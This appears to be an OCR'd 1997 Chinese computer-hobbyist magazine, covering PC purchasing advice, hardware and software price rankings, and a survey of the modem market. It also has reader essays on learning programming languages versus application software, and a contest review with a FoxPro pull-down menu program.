
一、若购买计算机是用来进行图形和图像工作的人一定要注意显示子系统的性能。由于此类型的计算机数据处理主要是浮点运算，所以 CPU 要 P166 以上级，最好不要选用 Cyrix 的芯片，虽然此芯片性能价格比较高，但由于浮点性能名不副实，比同频的奔腾芯片低 10%左右，所以选用 Intel 原产 CPU 较好。主板可选用 Intel 公司 430HX 芯片组的主板如台湾生产的华硕和台湾投资大陆生产的联讯主板，性能很好，虽然价格比同类产品高，但这笔钱是应该花的，内存要配至少 16MB 以上的 ECC 奇偶效验内存，显示卡要带有 2D 和 3D 图形图像双加速的功能，并且卡上硬件要支持对作图有用的 3D 纹理贴图，如透视校正，双线和三线纹理透视 MIP 贴图，最好支持硬件加速 Indeo, MPEG, JPEG, CinePak, Ms－Video for Windows , Apple Quicktime 的动态图像格式的压缩和解码。显存最好是 VRAM，若是用 17 寸以上的彩显(点距要小于 .28)，则要配 4MB，以便在 1280＊1024 模式下能达到 24 位真彩色，还有一个重要的选择指标那就是刷新率，在 1280＊1024 模式下要支持 85Hz 以上的刷新率，刷新率越高，对人眼的影响越小(注:显示器一定要是多频显示器，否则显示卡输出的行频高于显示器的行频，将会烧坏显示器)。可用 S3 公司 64 位的 968 或 VIRGE 为主芯片的显示卡，如联讯的 DSV3968、DSV3988 和丽台的 S400、S600 显卡，现在市场上卖的一种以 ET6000 为主芯片的显示卡，内部 128 位外部 64 位传输，性能非常不错，它对图像信息密集的数据处理非常快，是一款不错的新品。此类型的计算机最好不选 S3TRIO64＋或 S3 868 为芯片的显卡，因为它们仅能满足要求不高的用户，对密集的图像图形数据处理非常慢，整个系统都会被牵连。硬盘子系统可选用昆腾的 FIREBALL 系列 1.7GB 以上级别硬盘，此系列硬盘转速高，寻道时间短，支持 PIO－4 模式。光驱 4 速足矣，4 速性能稳定，纠错率高，噪音小。4 速光驱中的 GOLDSTAR 4 速纠错率很高，性能稳定，是高级用户的首选。

二、若是用来进行音乐和音效的处理，则 CPU 是 P100 级的即可，也可用 AMD 和 Cyrix 的同级芯片，此类型的机器主要是声卡和内存的选择，声卡可选用创通的 AWE 32 波表合成声卡，卡上带 DSP 芯片，DSP 硬件实时压缩和解码可以节省大量磁盘空间，硬盘要在 1.2GB 以上，否则一大堆的声音文件会令你无处存放，内存要 32MB，内存大的话，创作时就不用频繁写盘了。光驱可选 4 速光驱。

三、若是用来做电子图表，那么芯片的浮点性能要好，可选 INTEL P100 级，显示器要不小于 15 寸，硬盘 1GB 左右就够用了，若主要是进行文字处理，芯片可选 Intel 或 AMD、Cyrix 的 P100 级芯片，硬盘要在 1.2GB 左右，显示器 14 寸足矣。

四、若是主要用来玩游戏的话，那就需要 P133 以上级，Cyrix 的芯片也可，就是在运行时风扇的噪音令你烦燥。内存最次也要 16MB 以上，声卡视使用者的欣赏级别而定，高级玩友可选 SOUND BLASTER 16 PNP 型，此声卡在 WINDOWS 95 下支持即插即用，在 DOS 6.X 下只占 2K 多内存，比 SOUNDBLASTER－16 50K 的内存占用要少的多 (此声卡简直就是为游戏玩家专门定制的)。普通玩友可选市面上一些真 16 位的声卡 (如: 采用 ESS 芯片的花王声卡)，现在高级互动式游戏对显示卡要求很高，最好是采用 S3 VIREG 芯片的显示卡，采用 ATI 和 ET 芯片的新型显示卡也可以，显示卡 3D 加速快的话，才能玩如 VR PC 版和斗神传 PC 版，否则玩时会出现定格(影响情绪)。硬盘最好是 1.7GB 以上，FIREBALL 系列最适合，此类硬盘的传输快，寻道时间短，容量大，能装下大量的游戏，光驱可选 SAMSUNG、GOLDSTAR、PANASONIC 的 8 速光驱 (这些光驱噪音较小，质量较好) 因为只有光驱速度快，才能快速的读取光盘上的数据，否则今后玩大型光盘游戏由于光驱读取速度慢而影响整个游戏的可玩性就得不偿失了。显示器最好用 15 英寸平面直角，14 英寸显示区域小，显象管有弧度，若上 800＊600 分辨率，小字就会看不清楚，而且 14 英寸的显示器大多不支持多频扫描，用 15 英寸玩起高分辨率的游戏会十分省眼，也对得起好的显示卡。

（全文完）



电脑流行配件风向标

□本刊记者　赵健

一、流行硬件推荐排行榜(1997.4.6)

种类	规格	价格(元)	规格	价格(元)
CPU	Pro 200	5200	P 200	4200
	P－MMX 166	3500	P 166	2050
	P 133	1170	CY 166＋	1150
	CY 150＋	990	AMD K5 133	640
内存	4MB EDO	175	8MB EDO	340
主板	微星－5128HX	990	华硕 T2P4	1100
	福洋 VX	740	海洋 R6	680
	海洋 R9 HX	1060	中凌 2000HX	960
	精英 HX	1030	精英 VX	790
	大板皇 HX	930	中板皇 VX	700
硬盘	Seagate 1.0GB	1320	Seagate 1.2GB	1380
	富士通 1.2GB	1370	富士通 1.7GB	1520
光驱	高士达 8 速	770	爱捷特 8 速	760
	三星 8 速	780	IBM 8 速	680
	日立 4 速	560	NEC 4 速	560
	新加坡 12 速	870	维用 8 速	750
声卡	花王 300	130	花王 500	160
	同维	140		
显卡	Tr－9680	190	Tr－9685	380
	GL－5446	240	S3 64V＋	190
软驱	Sony	165	Misumi	162
电视卡	蓝宝石	860	圆钢	720

二、流行软件销售排行榜(由连邦软件中心提供)

种类\名次	1	2	3
操作系统和平台	UCDOS	WIN95	Richwin
语言及开发工具	V－Foxpro	V－C＋＋	Turbo CAD
文字处理和报表	理德轻松排版	五笔字型	CCED
信息管理 MIS 工具	王特 MIS	雅奇 MS	博石大管家
工具软件	KV300	病毒克星	整人专家
教育软件	开天辟地	轻松背单词	英语听说直通车
游戏/娱乐	命令与征服	仙剑奇侠传	大众软件光盘

三、排行榜英雄点评

INTEL 的产品似乎总是和创新与潮头联系在一起。当 AMD 和 CYRIX 公司还在奔腾道路上拼命追赶他们的领头羊时，INTEL 已在高能奔腾的阶梯上又攀升了一步，P 166 MHz MMX CPU 鹤立鸡群，独自在配套市场大放光彩。AMD 和 CYRIX 虽然也早已宣布将与 INTEL 同时推出内含多媒体指令集的新一代中央微处理器，但 K6 和 M2 在中关村电子配套市场尚不见踪影。P55C 国内市场上市周期较之以往各类新产品有所缩短，几乎和国际市场同步，可以反映出 Intel 对朝气蓬勃亚洲市场的重视和争夺其对手的传统市场——亚洲区的决心。INTEL 除了在电子配套市场炫耀自己的技术和生产能力外，还挥舞法律大棒，以“MMX”为独有注册商标为由，限制对手自由使用，以树立自身正统形象。做 INTEL 的对手是很不容易的。CPU 的市场价格同上月相比，INTEL 品牌以约 5%的幅度上下波动，而 AMD 和 CYRIX 的产品以约 5%的幅度绝对下滑。

内存价格继三月份上浮之后，四月份继续上涨，现 8MB EDO DRAM 报价为 320 元，但已稳定二十余天。由于吃内存大户 ECC(欧共体)对日本和韩国的内存产品实施反倾销法案，欧洲内存价格约上涨 30%，一定程度上将影响内存条的全球消耗量，拉动价格下降，有利于亚洲用户。据供、销、求三方分析，现今每兆约 35～40 元的销售价格将保持较长一段时间。

主机板市场经过去年冬季的雨雪洗礼，某些型号的主板市场占有率有所变化，个别主板被淘汰。今年春季以后，随各品牌主板经销商的策略调整，市场仍然是山花烂漫，各品牌主板生产和经销商为在今年 MMX 年取得良好的销售业绩，发起了一轮又一轮的广告战，主板市场硝烟弥漫，能在‘丛’中最后大笑的品牌我们将拭目以待。主机板的 MMX 化势成必然，控制芯片组将由 430HX、430VX 逐步过渡到更能发挥 P55C 效能的 430TX、430EX 和 440LX，榜上奔腾级英雄主板也将渐渐失去头上的王冠。

光驱四月份以后，配套市场内的八倍速产品一天天多了起来，不是因为四倍速产品不受用户欢迎，而是四倍速产品不受厂家青睐，产量日益减少的缘故。人们自然追求速度越快越好，但也不会以牺牲容错力和稳定性为代价，当八倍速、十二倍速、十六倍速或更高速度的光驱，具有相当不错的稳定性和纠错能力后，当用户在获得良好的快捷感觉后，用户将甘心情愿接受厂家塞过来的产品。本期推荐八倍速光驱，一方面是因为性价比的提高，另一方面是因为购买的八倍速光驱万一出现使用故障时，在包换期两个月后的市场上还有可以调换的同类产品。

请看国内 Modem 市场

□本刊记者　禹

比起帧中继技术，ATM 以及 Intranet 企业解案的频频见报，Modem 产品市场似乎是网络技术产品市场中相当寂寞的一角，而实际上随着 Internet 的不断普及，企业和个上网用户的不断增加，调制解调器市场也在日益膨胀 跨地区的大型企业广域网所附带的远程终端也离不开 Modem，大大小小的 BBS 站更是 Modem 的用武之地。鉴于以上事实，我们把目光投向了国内 Modem 市场。

Modem 厂商与品牌

虽然目前国内的 Modem 市场有贺氏、Motorola、U.S.Robotics、AT&T、Smartlink、台康、TIME 等二十个品牌，但在相当大一部分网络产品销售公司里，人们将只能见到大名鼎鼎的贺氏 Accura、Optima 系列以及少量 Motorola，更少量的 U.S.Robotics 产品。Hayes 系列调制解调器将近占据了 70%的市场，Motorola 占 30%，美国 U.S.Robotics 系列还只呈星星之火状，台康、创通等品牌并不十分常见。

贺氏系列产品在中国素来享有较高声誉，拥有目前还不容置疑的产品质量、占主导地位的技术标准以及占绝对优势的市场份额。在产品更新换代的步伐中，贺氏始终走在最前面。

Hayes 系列中尤其以大众化的 Accura 系列最为畅销。Hayes 在中国有以下七个指定代理经销商 北京天地电子集团，北京公众计算机通信工程公司、厦门东南电子计算机公司、博豪国际公司、成都吉山系统科技公司、深圳九思科技发展公司、联想集团销售公司。

贺氏的一个突出之处是 Hayes Accura 288B DSVD 能实现数据语音同传功能，利用一根电话线可同时进行双方间的语音和图像传送，这为上 Internet 享受多媒体提供了便利条件。

Motorola 在中国的市场占有率仅次于贺氏，并且宣称是 Modem 业界的“大哥大”。在缺乏精确测试数据的条件下，我们无从将 Motorola 与 Hayes 的产品质量做出对比。

Motorola 用户型调制解调器在中国地区的总代理是联想集团信息产品事业部，并在北京、上海、广州设有 Motorola 的信息系统分部。

Motorola 产品有两个特点：①Motorola VoiceSURFR 最高速率已达 56kbps，由此所带来的 FTP 的快捷性可想而知，在 1∶4 的压缩比下，1MB 的文件传输只需将近 5 秒；

②Motorola PCMCIA Modem 具有与数据——预备式蜂窝电话相连接的功能，它还可进行无线消息发送，其媒体是寻呼机。

以上两公司均提供较为完善的售后服务，负责相应软、硬件的安装，保修期一般为两年。贺氏还在去年 7 月底至 8 月底举办过“Modem 以旧换新”活动，用户可低价购买全新 Modem(仅限于 Optima 系列)。

Modem 市场的主要问题

1. 用户应注意的问题

除品牌外，用户在购买 Modem 时还需要注意哪些问题呢？质量与售服务无疑应放在前两位。

质量并不等同于品牌，可以考虑请有经验的人士帮助选择 ;售后服务则直接与商品的来源有关，从厂商指定的销售代理处购买正品最为妥当。其次需要考虑的是产品的技术指标是否合乎需求，由于篇幅所限，笔者将在以后补充介绍一些技术名词，以使读者确切了解 Modem 的性能。此外，购买 Modem 时还应考虑下面两个问题：

内置与外置

外置式 Modem 的主要优点是安装、拆卸较为方便，一般将线路接通，在 Win95 中稍加设置即可使用，不断闪烁的指示灯使您十分清楚地知道数据传输的状态，这比 Win95 画面右下角那个微小的 Modem 图标显然更便于观察。大部分外置 Modem 都有小巧美观的造型，放在主机旁并不显得难看 ;内置式 Modem 需要打开机箱安装，占用一个插槽。由于可能与声卡发生冲突，调试方面要花一定时间。内置式的优越性在于价格稍稍便宜，并且很多 Modem 附加了传真功能——在 Modem 里面增加 V.27、V.29、V.17 标准，在软件中实现 Group3 传真功能是很容易的。用计算机传真的好处在于传输的文件可存盘，图形文件的传输效果要好于一般传真。当然，某些外置 Modem 经用 Win95 适当设置后亦可发送传真。

从中关村 Modem 市场的情况来看，外置式 Modem 占据了 60%的市场，一般上网用户似乎不必购买内置 Modem，以致在安装、调试方面花去不少精力。

速率

信息产品市场总是以惊人的速度向前发展，从而将中国大部分普通用户抛在身后。在中央处理不知疲倦地更新换代，硬盘空间似乎无止境地膨胀时，一般用户除去在报纸上领略一下先进产品的强大功能外，未必有更好的接近这些精品的途径。Modem 市场并没有

逃出这个普遍规律。在我们所到之处，用户使用的大都为 14.4kpbs Modem 的情况下，该类产品已完全停产，市场上所见的均为库存产品;而在我们很多人尚未触及 28.8kbps Modem 的情况下，Hayes 公司甚至已不再生产这种产品，他们正致力于更高档次产品的开发。面对厂商激烈竞争给用户带的无所适从，最好的解决办法是“我自岿然不动”，除非你急需新品的某些功能。不是还有很多人在用 486 以下的机器吗，这并不影响他们做出科研成果，完成日常的办公，玩一些相当不错的电子游戏。反过来说，使用 28.8kbps 的 Modem 可能产生如下问题：

①传输的数据意外丢失 进行文件传输时，反复重发数据块，使文件传输速率下降，甚至不能进行传输。而如果将 Modem 的速率降为 14.4Kbps 或 9.6Kbps 时，故障就消失了。

原因是 28.8kbps Modem 将达到 115.2kbps 的通信速率（假设压缩比为 1：4），这使得 COM 端口中 UART 部件每秒向计算机系统发出一万多次中断请求信号，这是即使奔腾 586 级芯片也无法承担的，在 Windows 或 OS/Ⅰ这样的多任务系统运行时尤其如此，唯一的解决方案是增加智能串行通信接口卡，使最高通信速率可达 921.6kbps。

②使用中文 DOS 系统时产生数据丢失。大部分新型的中文 DOS 在对 CPU 响应中断的影响方面都做了改进，出现上述问题的原因还是通信速率超出了计算机硬件的极限，Smartcom Ⅲ 软件能协助用户解决这个问题。

总之对购买使用 28.8kbps 以上 Modem 所带来的问题要有必要的心理准备。

2. 销售商应该关心的问题

三年前，即 1994 年，中国的 Internet 网国际出口刚刚形成，相信当时 Modem 的主要消费者是企、事业单位，以及早期的 ISP。1997 年的情况则完全不同，从目前北京网络产品市场的调查情况看，个人用户与企业用户在购买力上基本形成均势。企业用户中大部分情况下是因上 Internet 或组建 Intranet 而购买 Modem，为广域网的远程终端而买 Modem 的情况相对较少。而个人用户几乎都是为了上 Internet 网，其中有不少人是学生，虽然他们中的大部分人经济能力有限，但上网的热情、所占‘网虫’的百分比却无疑是最高的。随着家用电脑的普及和网络的逐渐升温，个人用户的比例无疑会进一步增长，非专线式、家用型 Modem 将成为市场的主流产品。

市场常见产品及特色

1.Hayes™ ULTRA™ 系列调制解调器 ULTRA 系列中均带有 ITU－T X.32 功能，在 Smartcom Ⅲ 软件的辅助下，可使计算机通过异步端口呼叫到同步的 X.25 网络端口上。ULTRA 144 采用 ITU－T V.32bis，速率 14.4kbps，ULTRA（包含 Express96）所提供的速率是 2400bps Modem 的 10 倍，将贺氏 Express96 协议与 ITU－T V.42bis 及数据压缩协议一起使用，可以获得 25000bps 的吞吐量。

2.Hayes™ ACCURA™ 调制解调器

贺氏 ACCURA 系列是贺氏调制解调器中相当有代表性的一类，含有 ACCURA 144＋FAX 144（内插、外置），ACCURA 288＋FAX144，ACCURA 288 Message Modem、ACCURA 288B DSVD 四种类型，非常适合于通过电话拨号接入各种线上服务系统，可很好地发送/接收传真，同时又具备了一些高档调制解调器的功能，可在任何环境中方便可靠地进行。该系列 Modem 具有自动协商功能，差错控制采用目前最先进的 ITU－T V.42 容错标准，与 MNP2－4 协议完全兼容，由于采用 ITU－T V.42bis 数据压缩协议，吞吐量可高达 115.2kbps，与 MNP5 兼容。ACCURA 288 可更好地支持语音调制解调器，更好地支持即求即送传真回覆功能，让调制解调器自动传真对方所需的计算机档案。所有贺氏 ACCURA 系列提供用户两年保修及终生维修保证。

3.Hayes™ 世纪十六

世纪系列机架式调制解调器是贺氏公司为中国分组网，Internet、三金工程、银行及金融系统生产的高性能、多功能调制解调器，可载十六个高速 28.8kbps Modem，并将其集成于一个标准 19 英寸的机框中，通过机框的面板显示和管理软件，可以便捷地管理十六个甚至数百个调解调器。

Hayes™ 世纪十六可以方便地进行维护——可以对其进行远端设置。世纪十六还有相当的保密功能，“连接密码保护’和‘密码回呼’只允许经鉴定身份的用户进入网络，以上功能虽不足以代替‘防火墙”，但对于保密性要求不甚高的企业局域网已基本够用。

4.Hayes™ OPTIM™288 及 144 商用调制解调器

除去相对大众化的 Hayes ACCURA 系列 Modem 外，贺氏还提供含有专业功能的 Optima 系列 Modem。Optima 系列提供 8：1 的压缩技术，使得 Optima 288 V.34（带有语音/数据/传真功能的）调制解调器可达 230.4kbps 的传输速率，Optima144 则可达 115.2kbps，这是同类其他调制解调器的两倍，Optima 288 一分钟传送的数据超过 1M 字节。Optima 系列内置的快闪存储器可使用户利用软件对其升级，以连接密码保护和密码回呼方式保护敏感数据不受未经授权的访问。

（下转 55 页）

学电脑是『学语言』还是『学软件』？

编者按：每一个人在学习电脑时都面临着学什么的选择，学习电脑到底应学"应用软件"还是学"语言"呢？笔者就此问题电话采访了国家教委中小学计算机教育研究中心的陈美玲主任。陈主任说："这不是一个简单层面上的问题。拿中小学计算机教育来说，就面临着普及和提高的双重任务。而学校更多地是在培养应用人材。因此，学校也主要是从应用软件方面入手来引导学生逐步认识电脑、使用电脑。"对于这一问题回答也在随着每个人的工作环境以及应用要求的不同而有所差异。但有一点可以肯定：不管是学"应用软件"还是学"语言"，只有持之以恒，才能领略精彩的电脑世界。看看下面朋友的见解，可能对您会有所启发。

A 君：全面涉猎，重点突破

在我上大学时，虽然不是计算机专业，但还是经过了比较系统的学习。首先是初步掌握了BASIC、C等一些语言，其后又陆续接触了AUTOCAD、ARCVIEW、ARC/INFO等应用软件，并用其完成了几项相关的课题设计。工作后，由于从事城市规划设计，对电脑的学习逐步转移到应用软件上来。象AUTOCAD、3DS、EXCEL、WORD等。通过这些软件的学习和应用，我感觉不仅提高了工作效率，而且也确实大大提高了自己的计算机操作和应用水平。用它们可以实现三维图形的渲染，完成精致的规划设计，方便地制表，轻松地进行字处理……。可是，在欣喜之余，我却总有一种"借鸡生蛋"的感觉。我可以尽情领略应用软件丰富多彩的功能，但对其机理和如何开发无从知晓。我不禁怀念起学语言的各种好处。我想起了曾经编写的游戏程序设计的用户界面……，利用语言，我可以更自主、更深入地利用和开发电脑。拿平时最常用的AUTOCAD软件来说，利用其开放的结构体系和提供的LISP编程语言，用户一旦熟练掌握它，便能开发出更多更完善的功能，使设计更得心应手。我已经暗下决心：要将日渐荒废的语言学习再重新捡起，使自己的电脑知识和技能更趋于全面和均衡。

学语言可以开拓思维，发挥创造能力；学应用软件能使电脑更好地为自己服务，两者应该是学习电脑的相辅以成的途径。如果对某一方面太失之偏颇，就不能称之为真正意义上的"电脑通"。举个或许并不恰当的比喻，"语言"就象画家头脑中对色彩的感知，而应用软件好比是一组先进的绘图工具，只有全面地将其结合起来，才有可能作出一幅完美的图画。回想多年的学电脑之路，我的感觉是：在可能的条件下，对语言和应用软件的学习都要尽量全面接触，在此基础上，再依个人的兴趣、努力方向、客观要求等，对某一方面有所侧重，并作更深入的探索。

（郑州：贾大勇）

B 君：自学编程有必要

大多数初学语言的人，见到那些界面友好华丽，用起来顺手，功能强大商业软件，都会感到自己的渺小。怀疑自己学习语言的意义，既然已经有人编出了那么好的软件，还用我干什么，我学得再好，能有人家大公司编得好吗？

但他没有想到，那些"家喻户晓"的大软件能干的活儿毕竟是有限的，归纳起来无外乎几类。正是因为它的商业性和普遍性，使得他所处理的工作也必须是一般的、普遍的，大家都干的工作，而实际工作中大量个别、特殊和复杂分支中的工作是大软件无法解决和大公司无力解决的问题，既然这样，就只有靠我们自己解决了。

其实，学习应用软件还是学习计算机语言并不是并列选择的问题。由于应用软件所处理的是普通的工作，所以掌握了它，也只能达到应用计算机的一般水平，而要处理工作中特殊、复杂的问题时，则要求根据问题的具体情况来具体分析。自己编制程序解决，这才是应用计算机更高一层次水平。总之，如果你只想一般掌握应用计算机的能力，那么学习应用软件就行了，但如果你想干好这项工作，那么你就不得不学习语言了！

（辽宁：刘博源）

C 君：要学就学"点石成金术"

打个比喻来说。应用软件就象是金子，而会语言就如那点石成金的本领。手里能有一块金子固然是件好事，但金子总有用尽那一日，只有掌握了点石成金的本领，才能取之不尽，用之不竭。现在软件发展速度飞快，几乎每时每刻都在发生着"新陈代谢"，软件领域的变化要让人眼花缭乱，目不暇接，在这滚滚向前的洪流中是随波逐流、削足适履，还是保持清醒的头脑，立足自身，量体裁衣呢？经验告诉我们，追赶潮流是不可取的，因为最后终究会被潮流所淘汰，所以只有以不变应万变——学习语言才是明智之。它需要你付出很大努力，但梅花香自苦寒来，只要你肯付出就定会得到丰厚的回报。应用软件再好是别人开发出来的，自己编制出来的程序再粗糙，也是自己劳动的果实，通过辛勤劳动得来的面包才是最香甜的，其中的乐趣自然是使用任何应用软件也取代不了的。然而，学习语言并不意

味着不用学习应用软件，应用软件是有经验的专业人士编制的。它可以帮助我们节省大量的时间和精力，让我们少走许多弯路。同时，其中还有许多地方都是值得学习和借鉴的，一味地学习语言、闭门造车并不是聪明的选择，我们应在努力学习语言的同时大量地学习借鉴一些经典的的应用软件，吸收别人成功的经验来为我们所用，只有这样我们才能真正地掌握‘点石成金’的本领。（鸡西：韩大兴）

D 君 先打基础再灵活运用

就我的体会而言，学用电脑一方面要有坚实的基础，另一方面又要有灵活的运用，互相配合才可发挥最大效用。现在的应用软件，功能日趋强大、完善，如字处理、电子表格、数据库、图像、图形处理、各种 CAD 等，通过它们，可以快速、准确地完成相应的任务，可以完成以前需要编程才能解决的问题。但针对某一特定的问题，没有通用的现成的软件来解决，这就必须要自己编程解决了。例如在一次化工设计中，设计文件可在字处理软件中输入编排，设计图纸可在 CAD 软件下输入，但设计中的工程计算部分，由于包含有大量的选择和循环，而需自己编程计算。三者相互结合，才能又快又好地完成这项设计。如果三项中有一项用得不好，都会延误任务的顺利完成；特别是长程计算部分，手工计算是不可能的，如果不会编程，就只有抄别人的了。所以，同时注重语言和软件的学习，才可相得益彰。

其实，现在许多软件都兼有两者的作用，如常见的 TUHO 系列语言，其图形界面部分发就是个应用软件，学语言的同时，也得学习软件的应用；又如，Word、AutoCAD 等，既可在交互界面下完成任务，也可用宏或 AutoLISP 语言编程完成开发。所以两者间是相辅相承，不可偏废的。当然，在实际工作中，可根据工作需要，先学其中一项，然后再全面发展，以提高操控计算机的能力。（南阳：沈刚）

E 君 我不想事倍功半

我于两年前开始接触电脑，当时学的是 Basic 语言和 DBASE Ⅲ大众数据库。当时也下了不少功夫，可总是事倍功半，有些东西就是搞不明白，更别说学以致用了。后来，我一改初衷，把精力转向了应用软件，首先是系统地学习了 DOS 的命令、用法、作用，《DOS 用户手册》成了我必不可少的工具书。通过这段学习，基本上掌握了电脑磁盘操作系统的（DOS）的原理、构成、磁盘的构成以及 FAT、CRC 等一系列实质问题，对电脑的认识有了一个质的飞跃，真有一种茅塞顿开的感觉。随后又学习了 Windows3.1 操作系统、UCDOS3.0 汉字平台及 CCED、WPS、WORD 等字处理软件。后来又根据需要学习了 PCTOOLS、DUP、NORTON 等工具软件，比较轻松地解决了考盘、备份、维护等一系列技术性问题。再到后来，电脑出现了病毒，我又学习了 KILL、CPAV、Vsafe、KV100 等系列杀病毒软件。到现在为止，所学的大量应用软件对于各种工作的需要已是游刃有余了。

所以，我认为，学电脑还是要学应用软件，一则可以培养兴趣，树立信心；二则可以尽快地适应电脑、应用电脑，进入五彩缤纷的电脑世界。（山东：崔洪波）

F 君 学应用软件吧

毫不犹豫地给出我回答：应将学习应用软件放在首位。电脑归根结底是帮助人类工作的工具，而各种应用软件使得我们能够轻松地驾驭这种工具，如果先学语言再编程应用将是个漫长的过程。我有亲身体验 前年单位上买了一台电脑，为了结束打字员独霸电脑的局面，我买了一本《QBASIC》啃了三个月，然后试着编了一个可以打印各车间产量图表的程序，为此洋洋自得了好几天，后来不幸在朋友单位上看到了他用来制表的软件 Excel，我当时就被它深深地吸引了，等朋友演示完后我才明白我原先那程序只能算幼儿园的小朋友。当然学应用软件比学语言效率要高许多，会不会电脑语言不影响对这些软件的掌握，且这些软件一般都具有良好的界面和强大的功能，并不是学了两年 Basic 或是 Turboc 能编得出来的。

但如果你有志于向专业人员发展，希望自己成为真正的电脑大师，那你就不必理会的上述观点，这时 Pascal、Fortran、C、汇编语言等等都可能成为你的必修课，下点苦功，说不定你会成为第二个吴晓军或中国的比尔·盖茨。（江苏：钱均）

G 君 当‘作曲家’还是当‘歌手”

我认为学电脑是学语言还是学应用软件应该因人而异。因为每个人学习电脑的目的是不同的，这与他的兴趣爱好、职业、工作性质等都有着紧密的联系。如果你只是利用电脑来进行写作，或是处理一下家政管理，而你的工作又仅是一些工资报表，不动产管理的话，那么大可不必花时间去学语言。因为现在的应用软件比起过去实在是名目繁多。要把这些软件学透，应用自如实非易事。如果你想成为比尔·盖茨的话，那么我建议你学习计算机语言。这样你会掌握更多的主动权，对工作、学习中的问题如没有给适的软件，自己还可以‘自立更生，丰衣足食”，至少你不会为了一个学生成绩管理系统发愁。

不管是学语言还是学应用软件，只要你勇于在电脑世界中探索，我相信你定会成为一位优秀的“作曲家’或出类拔萃的‘歌手”。（贵州：张毅澜）



1997年2期擂台赛点评

对不同的支持环境,编程情况各不相同,优秀的参赛程序还真不少,但优胜者只有一个。好在,获奖不是唯一重要的,重在参予、交流与提高。

本次参赛程序按基于的软件环境大概有几类:

(1) Turbo C :约占30%,菜单的图形表示由调用基础的图形函数(画线、画图、填充等)实现,较优秀的有 骆晓勉,翟辉寄、杨艺清、许杨清。

(2) Basic :约19%,情况类似于(1)。有代表性的有 薛腾飞,张镜明。

(3) 其它:值得一提的有:李怀宇基于 Borland Pascal 7.0 for Windows 与中文 Windows 3.2 的"菜单编程"与于黎明基于 Turbo Pascal 的"通用菜单演示系统"

(4)Foxbase,Faxpro 约45%,由于有丰富的菜单支持命令与函数,因此可以站在'巨人的肩"上,而不是从"猿到人",能简洁快速地进行菜单程序设计。孙亚飞较简洁、准确地运用 Foxpro 的有关弹出菜单支持命令与函数设计了程序,夺得本期擂主。

编程思路:

1. 使用 DEFINE MENU 命令建立、定义一个"弹出式菜单'的主菜单条
2. 使用 DEFINE PAD 命令建立、定义主菜单条中的各个主功能选项
3. 使用 ON PAD 定义当某个主功能选项被选择时所要启动的下拉弹出式菜单(POPUP)
4. 使用 DEFINE POPUP 命令建立、定义各个主功能选项的下拉弹出式菜单(POPUB)
5. 使用 DEFINE BAR 命令建立、定义下拉弹出式菜单中的各个子功能选项(BAR)
6. 使用 ON SELECTION POPUP 命令定义当选择下拉弹出式菜单(POPUB)中的子功能选项时所要执行的命令程序或过程
7. 使用 ACTIVATE MENU 命令启动'弹出式菜单'的主菜单行

源程序:

```
SET TALK OFF
SET ESCAPE OFF
SET STATUS BAR ON
*关闭系统菜单
SET SYSMENU TO
CLEAR
*定义弹出式菜单的主菜单条
DEFINE MENU mainmenu
*定义弹出式菜单的主菜单条中的各个主功能选项
DEFINE PAD mypad1 OF mainmenu PROMPT "\<1.打开";
MESSAGE "打开各种文件及数据库"
DEFINE PAD mypad2 OF mainmenu PROMPT "\<2.存盘";
MESSAGE "编辑各种文件及数据库"
DEFINE PAD mypad3 OF mainmenu PROMPT "\<3.编辑";
MESSAGE "编辑各种文件及数据库"
DEFINE PAD mypad4 OF mainmenu PROMPT "\<4.退出";
MESSAGE "按ESC键退出本系统"
*定义各个主功能选项被选择时所要启动的下拉弹出式菜单
ON PAD mypad1 OF mainmenu ACTIVATE POPUP mypop1
ON PAD mypad2 OF mainmenu ACTIVATE POPUP mypop2
ON PAD mypad3 OF mainmenu ACTIVATE POPUP mypop3
*定义各个下拉弹出式菜单及其子功能选项
DEFINE POPUP mypop3
DEFINE BAR 1 OF mypop3 PROMPT"\<A.插入"
DEFINE BAR 2 OF mypop3 PROMPT"\<B.删除"
DEFINE BAR 3 OF mypop3 PROMPT"\<C.改写"
ON SELECTION POPUP mypop3 DO subroute WITH
POPUP(),BAR()
*启动菜单系统
ACTIVATE MENU mainmenu
*将弹出式菜单的主菜单行 mainmenu 从内存中清除
RELEASE MENUS mainmenu EXTENDED
*恢复桌面窗
SET SYSMENU TO DEFAULT
PROCEDURE subroute
PARAMETERS mpop,mbar
DO CASE
CASE mbar=1
    =SHOW (mpop,mbar,PROMPT())
CASE mbar=2
    =SHOW (mpop,mbar,PROMPT())
CASE mbar=3
    =SHOW (mpop,mbar,PROMPT())
ENDCASE
PROCEDURE getout
DEACTIVATE MENU mainmenu
FUNCTION SHOW
PARAMETERS npop,nbar,nprompt
WAIT "请按任一键继续"WINDOW TIMEOUT 10
RELEASE WINDOWS win
RETURN
```

优 胜 者

孙亚飞 湖南省水文水资源堪测局 (425006)

限于篇幅,以上提到的其它优秀程序将在本刊1997年第二季度的刊盘上(6月出版)与大家交流,希望以上作者最好将程序源代码软盘寄来,也希望其它作者针对菜单编程法为该刊盘继续来稿,特别欢迎新方法。

1997年5期擂台赛题目

针对个人或家庭日常生活开发一个小型应用软件

参赛要求:

(1)选题可以针对日常生活的一切方面 如家庭理财、个人通信录、记单词工具、效率手册、儿童教育、希望新颖有特色。

(2) 特别欢迎将源程序与程序验证测试相关的文件,如 Foxpro 编程时的库实例等,最好带可执行程序,来稿通过软盘邮寄或 Internet 传送皆可。

截稿日期:1997年6月30日

通讯地址 北京白石桥路48号(100081)

《电脑爱好者》编辑部(擂台赛5期)收

E-mail:cfan@netchina.co.cn

新疆 王新谈

?一台486DX2/66的兼容机在开机自检后死机,从软盘能够启动但在对硬盘操作时系统显示"Invalid drive specification",不能对硬盘上的文件进行操作,请问这是什么原因?应该如何解决?

